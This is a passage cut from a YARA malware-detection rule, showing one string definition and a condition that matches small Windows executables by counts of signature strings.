      $f7 = "eTim_Tick" fullword ascii wide

   condition:
      ( uint16(0) == 0x5a4d and
         filesize < 1000KB and
         ( 2 of ($c*) and 4 of ($f*) ) or ( 1 of ($s*) and ( $pdb or $exe ) )
      ) or ( all of them )
}
```